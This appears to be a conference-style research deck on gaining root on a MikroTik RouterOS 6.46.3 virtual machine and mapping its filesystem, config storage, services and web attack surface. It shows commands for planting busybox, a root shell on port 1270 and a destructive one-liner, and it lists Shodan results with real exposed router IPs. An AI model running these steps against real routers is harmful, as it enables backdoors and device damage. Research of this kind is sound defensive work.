
FTP VM Bins to Router

```
Q      albinolobster@ubuntu:~/routeros/poc/execute_milo/vm_bins$ ls
albinolobster@ubuntu:~/routeros/poc/execute_milo/vm_bins$ ftp 192.168.1.58
Connected to 192.168.1.58.
220 MikroTik FTP server (MikroTik 6.46.3) ready
Name (192.168.1.58:albinolobster): admin
331 Password required for admin
Password:
230 User admin logged in
Remote system type is UNIX.
ftp> put busybox
local: busybox remote: busybox
200 PORT command successful
150 Opening ASCII mode data connection for 'busybox'
226 ASCII transfer complete
2140381 bytes sent in 0.60 secs (3.3845 MB/s)
ftp> put gdb
local: gdb remote: gdb
200 PORT command successful
150 Opening ASCII mode data connection for 'gdb'
226 ASCII transfer complete
5542503 bytes sent in 1.69 secs (3.1313 MB/s)
ftp> put milo
local: milo remote: milo
200 PORT command successful
150 Opening ASCII mode data connection for 'milo'
226 ASCII transfer complete
674116 bytes sent in 0.12 secs (5.5013 MB/s)
ftp> dir
200 PORT command successful
150 Opening data connection
drwxrwx---  2 root      root          4096 Feb 26 15:35 skins
-rw-rw----  1 root      root          671692 Feb 26 15:44 milo
-rw-rw----  1 root      root         2133140 Feb 26 15:44 busybox
-rw-rw----  1 root      root          16384 Feb 26 15:35 um-before-migration.tar
-rw-rw----  1 root      root          5527392 Feb 26 15:44 gdb
drwxrwx---  2 root      root          4096 Feb 26 15:37 user-manager
226 Transfer complete
ftp> quit
221 Closing
albinolobster@ubuntu:~/routeros/poc/execute_milo/vm_bins$
```




Getting Root

Reboot into a LiveCD




Getting Root

Try Ubuntu




Getting Root

Mount RouterOS System Directory



Getting Root

Setting Executable Bits and Moving Milo



The screenshot shows a terminal window titled "Terminal" running as root on an Ubuntu system. The terminal session is as follows:

```
root@ubuntu:/media/ubuntu/system1/rw/disk
ubuntu@ubuntu:/media/ubuntu/system1$ sudo su
root@ubuntu:/media/ubuntu/system1# cd rw/disk/
root@ubuntu:/media/ubuntu/system1/rw/disk# ls
busybox  gdb  milo  skins  um-before-migration.tar  user-manager
root@ubuntu:/media/ubuntu/system1/rw/disk# chmod +x busybox
root@ubuntu:/media/ubuntu/system1/rw/disk# chmod +x gdb
root@ubuntu:/media/ubuntu/system1/rw/disk# chmod 755 milo
root@ubuntu:/media/ubuntu/system1/rw/disk# mv milo ../../bin/milo
root@ubuntu:/media/ubuntu/system1/rw/disk# ln -s /rw/disk/busybox ash
root@ubuntu:/media/ubuntu/system1/rw/disk# ls
ash  busybox  gdb  skins  um-before-migration.tar  user-manager
root@ubuntu:/media/ubuntu/system1/rw/disk#
```

A red box highlights the command `chmod +x busybox`. The terminal window has a dark background and light-colored text. The title bar shows "6.46.3 [Running] - Oracle VM VirtualBox".

Getting Root

Triggering Milo

```
Q albinolobster@ubuntu:~/routeros/poc/execute_milo/build [+/-]
```

```
albinolobster@ubuntu:~/routeros/poc/execute_milo/build$ ./execute_milo -i 192.168.1.58 -u admin
[+] Connecting...
[+] Successful login
[+] Successfully executed milo
albinolobster@ubuntu:~/routeros/poc/execute_milo/build$ telnet 192.168.1.58 1270
Trying 192.168.1.58...
Connected to 192.168.1.58.
Escape character is '^]'.

/ # uname -a
Linux MikroTik 3.3.5-smp #1 SMP Tue Jan 28 10:51:45 UTC 2020 i686 GNU/Linux
/ # cat /rw/logs/VERSION
v6.46.3 Jan/28/2020 10:46:05
/ # whoami
root
/ # █
```



Filesystem Layout

Most Everything is Mounted SquashFS

```
/ # cat /proc/mounts
rootfs / rootfs rw 0 0
proc /proc proc rw,relatime 0 0
tmpfs /ram tmpfs rw,relatime 0 0
devtmpfs /dev devtmpfs rw,relatime,size=127524k,nr_inodes=31881,mode=755 0 0
/dev/hda2 /flash ext3 rw,noatime,user_xattr,barrier=1,nodelalloc,data=ordered 0 0
5:4096 / squashfs ro,relatime 0 0
sysfs /sys sysfs rw,relatime 0 0
devpts /dev/pts devpts rw,relatime,mode=600 0 0
/system /dev/hda1 /flash/boot ext2 rw,noatime,user_xattr,barrier=1 0 0
5:4096 /ram/pckg/ppp squashfs ro,relatime 0 0
5:4096 /ram/pckg/kvm squashfs ro,relatime 0 0
5:4096 /ram/pckg/lcd squashfs ro,relatime 0 0
5:4096 /ram/pckg/advanced-tools squashfs ro,relatime 0 0
5:4096 /ram/pckg/user-manager squashfs ro,relatime 0 0
5:4096 /ram/pckg/ntp squashfs ro,relatime 0 0
5:4096 /ram/pckg/hotspot squashfs ro,relatime 0 0
5:4096 /ram/pckg/calea squashfs ro,relatime 0 0
5:4096 /ram/pckg/mpls squashfs ro,relatime 0 0
5:4096 /ram/pckg/dhcp squashfs ro,relatime 0 0
5:4096 /ram/pckg/dude squashfs ro,relatime 0 0
5:4096 /ram/pckg/multicast squashfs ro,relatime 0 0
5:4096 /ram/pckg/ipv6 squashfs ro,relatime 0 0
5:4096 /ram/pckg/wireless squashfs ro,relatime 0 0
5:4096 /ram/pckg/lora squashfs ro,relatime 0 0
5:4096 /ram/pckg/gps squashfs ro,relatime 0 0
5:4096 /ram/pckg/ups squashfs ro,relatime 0 0
5:4096 /ram/pckg/routing squashfs ro,relatime 0 0
5:4096 /ram/pckg/security squashfs ro,relatime 0 0
proc /ram/netns/main proc rw,relatime 0 0
none /proc/bus/usb usbfs rw,relatime 0 0
```

- Squashfs from NPK are mounted as **ro**.
- Most squashfs mounted at **/ram/pckg/**.
 - Importantly, **/ram/pckg/** is **rw**.
- **System.npk's** squashfs mounted at **/**.
- Original NPK are stored **rw** in **/var/pdb**.
 - Great way to break the system:
 - `echo "lol" > /var/pdb/system/image`

Filesystem Layout

MikroTik Binaries and Libraries

```
/ # ls -l /nova/bin/
total 6707
-rwxr-xr-x 1 root root 30556 Jan 14 07:20 agent
-rwxr-xr-x 1 root root 12360 Jan 14 07:20 arpd
-rwxr-xr-x 1 root root 22340 Jan 14 07:20 backup
-rwxr-xr-x 1 root root 5524 Jan 14 07:20 bprog
-rwxr-xr-x 1 root root 204004 Jan 14 07:20 bridge2
-rwxr-xr-x 1 root root 63692 Jan 14 07:20 btest
-rwxr-xr-x 1 root root 204732 Jan 14 07:20 cern
lrwxrwxrwx 1 root root 4 Jan 14 07:20 cern-worker -> cern
-rwxr-xr-x 1 root root 80116 Jan 14 07:20 cloud
-rwxr-xr-x 1 root root 483588 Jan 14 07:20 console
-rwxr-xr-x 1 root root 5716 Jan 14 07:20 convertbr
-rwxr-xr-x 1 root root 9724 Jan 14 07:20 convertqueue
-rwxr-xr-x 1 root root 67708 Jan 14 07:20 detnet
-rwxr-xr-x 1 root root 39720 Jan 14 07:20 diskd
-rwxr-xr-x 1 root root 94224 Jan 14 07:20 dotix
-rwxr-xr-x 1 root root 39004 Jan 14 07:20 email
-rwxr-xr-x 1 root root 76096 Jan 14 07:20 fileman
-rwxr-xr-x 1 root root 31028 Jan 14 07:20 ftpd
-rwxr-xr-x 1 root root 83960 Jan 14 07:20 graphing
-rwxr-xr-x 1 root root 3916 Jan 14 07:20 havecardbus
-rwxr-xr-x 1 root root 64400 Jan 14 07:20 installer
-rwxr-xr-x 1 root root 26456 Jan 14 07:20 ippool
-rwxr-xr-x 1 root root 47500 Jan 14 07:20 keyman
-rwxr-xr-x 1 root root 41592 Jan 14 07:20 kidcontrol
-rwxr-xr-x 1 root root 223816 Jan 14 07:20 lcdstat
-rwxr-xr-x 1 root root 59700 Jan 14 07:20 led
-rwxr-xr-x 1 root root 19780 Jan 14 07:20 licupgr
-rwxr-xr-x 1 root root 72092 Jan 14 07:20 loader
-rwxr-xr-x 1 root root 64080 Jan 14 07:20 log
-rwxr-xr-x 1 root root 37828 Jan 14 07:20 login
-rwxr-xr-x 1 root root 34448 Jan 14 07:20 logmaker
-rwxr-xr-x 1 root root 22336 Jan 14 07:20 macping
-rwxr-xr-x 1 root root 37120 Jan 14 07:20 mactel
-rwxr-xr-x 1 root root 19864 Jan 14 07:20 mepty
lrwxrwxrwx 1 root root 7 Jan 14 07:20 modprobed -> moduler
-rwxr-xr-x 1 root root 53556 Jan 14 07:20 moduler
-rwxr-xr-x 1 root root 72388 Jan 14 07:20 mproxy
-rwxr-xr-x 1 root root 49156 Jan 14 07:20 mtaget
```

- MikroTik binaries mostly in */nova/bin/*.
 - And */ram/pckg/<npk name>/nova/bin/*.
- Libraries in */lib/*.
 - Some open source: uClibc
 - Some MikroTik developed: libumsg
- Very few libraries in */nova/lib/* directories
 - Any so in there are generally loaded on demand
 - Use a .p extension instead of .so.

Filesystem Layout

Configuration Files

```
/flash/rw/store # xxd user.dat
```

```
00000000: 9000 4d32 1000 00a8 0000 1c00 0000 0a00  ..M2.....
00000010: fe00 0500 0009 0006 0000 0900 0b00 0008  .....
00000020: feff 0700 1200 0009 0201 00fe 0901 0200  .....
00000030: 0009 0309 00fe 2113 7379 7374 656d 2064  .....!..system d
00000040: 6566 6175 6c74 2075 7365 7221 0000 3121  efault user!..1!
00000050: 44de bc64 6765 3d2d c5a0 4aec a8d2 b8d4 D..dge=-..J.....
00000060: d584 b29d df44 f933 4d7d 02d7 53c8 9f36  ....D.3M}..S..6
00000070: 0020 0000 3110 c7fa c793 6ff8 92a0 7c7e  . .1....o...|~
00000080: dcad a1a5 70ba 0100 0021 0561 646d 696e  ....p....!.admin
00000090: 9800 4d32 1000 00a8 0000 1c00 0000 0a00  ..M2.....
000000a0: fe00 0500 0009 0006 0000 0900 1f00 0008  .....
000000b0: 122f 5e5e 0b00 0008 feff 0700 1200 0009  ./^.....
000000c0: 0201 00fe 0901 0200 0009 0309 00fe 2113  .....!.
000000d0: 7379 7374 656d 2064 6566 6175 6c74 2075  system default u
000000e0: 7365 7221 0000 3121 44de bc64 6765 3d2d  ser!..1!D..dge=-
000000f0: c5a0 4aec a8d2 b8d4 d584 b29d df44 f933  ..J....D.3
00000100: 4d7d 02d7 53c8 9f36 0020 0000 3110 c7fa  M}..S..6. .1...
00000110: c793 6ff8 92a0 7c7e dcad a1a5 70ba 0100  ..o....|~....p...
00000120: 0021 0561 646d 696e  ..!.admin
```

- Configurations are stored in */flash/rw/store*
 - Symlinked as */nova/store* as well
 - .dat and .idx files
- .dat files are stored as **M2 messages**.
- User password file pictured left.
 - No longer stores “encrypted” passwords.
 - Each user has a salt and curve25519 public key.
 - Discussed further [here](#).

Filesystem Layout

User Filespace

The screenshot shows the RouterOS web interface at 192.168.88.76/webfig/#Files. The left sidebar contains various configuration tabs like CAPsMAN, Interfaces, Wireless, PPP, Bridge, Mesh, IP, IPv6, MPLS, Routing, System, Queues, Dot1X, Files, Log, RADIUS, Tools, LoRa, Dude, KVM, and Make Supout.rif. The main area displays a file list with 7 items:

	File Name	Type	Size	Creation Time	Action
	busybox	file	2083.1 KiB	Jan/29/2020 09:01:36	Download
	gdb	file	5.3 MiB	Jan/29/2020 09:01:17	Download
	skins	directory		Jan/29/2020 08:59:43	
	um-before-migration.tar	.tar file	16.0 KiB	Jan/29/2020 08:59:45	Download
	user-manager	directory		Mar/03/2020 10:17:52	
	user-manager/logsqldb	file	6.0 KiB	Jan/29/2020 08:59:44	Download
	user-manager/sqldb	file	80.0 KiB	Jan/29/2020 08:59:45	Download

Below the file list is a terminal window showing the command `ls -l` output:

```
/flash/rw/disk # ls -l
total 7528
lrwxrwxrwx  1 root    root        16 Jan 29 14:05 ash -> /rw/disk/busybox
-rwx--x--x  1 root    root  2133140 Jan 29 09:01 busybox
-rwx--x--x  1 root    root  5527392 Jan 29 09:01 gdb
drwxr-xr-x  2 root    root     4096 Jan 29 08:59 skins
-rw-r--r--  1 root    root   16384 Jan 29 08:59 um-before-migration.tar
drwxr-xr-x  2 root    root     4096 Mar  3 10:17 user-manager
/fi... #
```

- Users should only have access to `/flash/rw/disk/`.
 - Due to symlinks, aka:
 - `/rw/disk/`
 - `/var/pckg/`
- Since 6.46.1, symlinks are ignored in this directory.

Filesystem Layout

Web Files

```
/home/web # ls -l /nova/lib/www/
total 261
-rwxr-xr-x    1 root      root          9956 Jan 14 07:20 index.p
-rwxr-xr-x    1 root      root        45768 Jan 14 07:20 jsproxy.p
-rwxr-xr-x    1 root      root          9952 Jan 14 07:20 kidcontrol.p
-rwxr-xr-x    1 root      root        94208 Jan 14 07:20 scep.p
-rwxr-xr-x    1 root      root          8608 Jan 14 07:20 traflog.p
-rwxr-xr-x    1 root      root        90736 Jan 14 07:20 webgraph.p
-rwxr-xr-x    1 root      root          6464 Jan 14 07:20 winbox.p
```

- Static files are found in */home/web/*
- Web server is */nova/bin/www*
- Server modules (so) found in */nova/lib/www/*
 - And */ram/pckg/<npk name>/nova/lib/www/*
- Endpoint mappings in */nova/etc/www/system.x3*
 - And */ram/pckg/<npk name>/nova/etc/www/<npk name>.x3*




Attack Surface

Default Services (plus DHCP)

```
/ # netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 :::80                   ::::*                  LISTEN    74/www
tcp      0      0 :::2000                 ::::*                  LISTEN    48/btest
tcp      0      0 :::21                   ::::*                  LISTEN    57/sermgr
tcp      0      0 :::1270                 ::::*                  LISTEN    122/busybox
tcp      0      0 :::22                   ::::*                  LISTEN    57/sermgr
tcp      0      0 :::23                   ::::*                  LISTEN    57/sermgr
tcp      0      0 :::8728                 ::::*                  LISTEN    57/sermgr
tcp      0      0 :::8729                 ::::*                  LISTEN    57/sermgr
tcp      0      0 :::8291                 ::::*                  LISTEN    40/mproxy
udp     8960    0 0.0.0.0:68             0.0.0.0:*            LISTEN    52/dhcpclient
udp      0      0 :::5678                 ::::*                  LISTEN    46/net
/ # █
```

Attack Surface

Web Interface



- Custom HTTP implementation
 - */nova/bin/www*
 - C++
 - Additional code dynamically loaded as needed.
 - [Chimay Red](#)
- Proxies **M2 messages** from client to various binaries in */nova/bin/* and */ram/pckg/<npk name>/nova/bin/*.
- Which ones? Almost all of them. > **70**.

Attack Surface

Web Interface

No.	Time	Source	Destination	Protocol	Length	Info
315	6.543891249	192.168.8.226	192.168.88.76	HTTP	456	POST /jsproxy HTTP/1.1 (msg)
317	6.544499224	192.168.88.76	192.168.8.226	HTTP	237	HTTP/1.1 200 OK (msg)
319	6.545677603	192.168.8.226	192.168.88.76	HTTP	461	POST /jsproxy HTTP/1.1 (msg)
321	6.545662899	192.168.88.76	192.168.8.226	HTTP	261	HTTP/1.1 200 OK (msg)
323	6.546928896	192.168.88.76	192.168.8.226	HTTP	237	HTTP/1.1 200 OK (msg)
324	6.554964276	192.168.8.226	192.168.88.76	HTTP	461	POST /jsproxy HTTP/1.1 (msg)
326	6.556576873	192.168.88.76	192.168.8.226	HTTP	530	HTTP/1.1 200 OK (msg)

Accept: */*\\r\\n
Accept-Language: \\r\\n
Accept-Encoding: gzip, deflate\\r\\n
Content-Type: msg\\r\\n
Content-Length: 50\\r\\n
Origin: http://192.168.88.76\\r\\n
Connection: keep-alive\\r\\n
Referer: http://192.168.88.76/webfig/\\r\\n
Cookie: username=admin\\r\\n
\\r\\n
[Full request URI: http://192.168.88.76/jsproxy]
[HTTP request 4/5]
[Prev request in frame: 319]
[Response in frame: 326]
[Next request in frame: 328]
File Data: 50 bytes
Media Type
Media type: msg (50 bytes)

00a0 47 65 63 6b 6f 2f 32 30 31 30 30 31 30 31 20 46 Gecko/20 100101 F
00b0 69 72 65 66 6f 78 2f 37 32 2e 30 0d 0a 41 63 63 ifirefox/7 2.0 · Acc
00c0 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 63 65 70 74 ept: /* · Accept
00d0 2d 4c 61 6e 67 75 61 67 65 3a 20 0d 0a 41 63 63 -Langua ge: · Acc
00e0 65 70 74 2d 45 66 63 6f 64 69 6e 67 3a 20 67 7a ept-Encod ing: gz
00f0 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a 43 6f 6e ip, defl ate · Con
0100 74 65 6e 74 2d 54 79 70 65 3a 20 6d 73 67 0d 0a tent-Typ e: msg ·
0110 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 Content- Length:
0120 35 30 0d 0a 4f 72 69 67 69 6e 3a 20 68 74 74 70 50 · Orig in: http
0130 3a 2f 2f 31 39 32 2e 31 36 38 2e 38 38 2e 37 36 :://192.1 68.88.76
0140 0d 0a 43 6f 6e 66 65 63 74 69 6f 6e 3a 20 6b 65 · Connec tion: ke
0150 65 70 2d 61 66 69 76 65 0d 0a 52 65 66 65 72 65 ep-alive · Refere
0160 72 3a 20 68 74 74 70 3a 31 39 32 2e 31 36 r: http: //192.16
0170 38 2e 38 38 2e 37 36 2f 77 65 62 66 69 67 2f 0d 8.88.76/ webfig/ ·
0180 0a 43 6f 6f 6b 69 65 3a 20 75 73 65 72 6e 61 6d · Cookie: usernam
0190 65 3d 61 64 6d 69 66 0d 0a 00 00 00 01 00 e:admin ·
01a0 00 00 ac 42 63 6d 20 a1 40 a6 27 21 d8 45 e1 e4 · Bcm · @+!·E
01b0 45 e1 98 ee fa 75 2d cc 65 3a 78 7b b2 c6 97 0d E · ·u · e:x[·
01c0 bf f1 aa 72 ab c4 fa 11 09 e0 6d d7 6b · r · m·R

- M2 Messages?
 - Custom binary protocol. Discuss more later.
 - Encrypted after authentication.
- Authentication relies on Curve25519.
- Session key seeds an RC4 engine.
- Already implemented it for you:
 - [JSProxySession.cpp](#)
- With examples:
 - [CVE-2018-14847](#)
 - [CVE-2019-3943](#)

Attack Surface

Web Interface

Shodan | Developers | Monitor | View All...

SHODAN title:"RouterOS router configuration page"   Explore | Downloads

Exploits | Maps | Share Search | Download Results | Create Report

TOTAL RESULTS
501,166

TOP COUNTRIES



Brazil	75,963
Indonesia	38,846
Russian Federation	36,352
India	33,975
Iran, Islamic Republic of	25,262

TOP SERVICES

HTTP	300,311
HTTP (8080)	36,981
AndroMouse	21,989
HTTP (81)	15,021
Insteon Hub	14,979

New Service: Keep track of what you have connected to

RouterOS router configuration page 

110.145.178.202
pit2763965.lnk.telstra.net
 Telstra Internet
Added on 2020-03-03 06:09:03 GMT
 Australia, North Sydney

HTTP/1.1 200
Connection:
Content-Length:
Content-Type:
Date: Tue, 0
Expires: 0

RouterOS router configuration page 

93.115.149.121
Asiatech Data Transmission company
Added on 2020-03-03 06:11:03 GMT
 Iran, Islamic Republic of, Tehran

HTTP/1.1 200
Connection:
Content-Length:
Content-Type:
Date: Tue, 0
Expires: 0

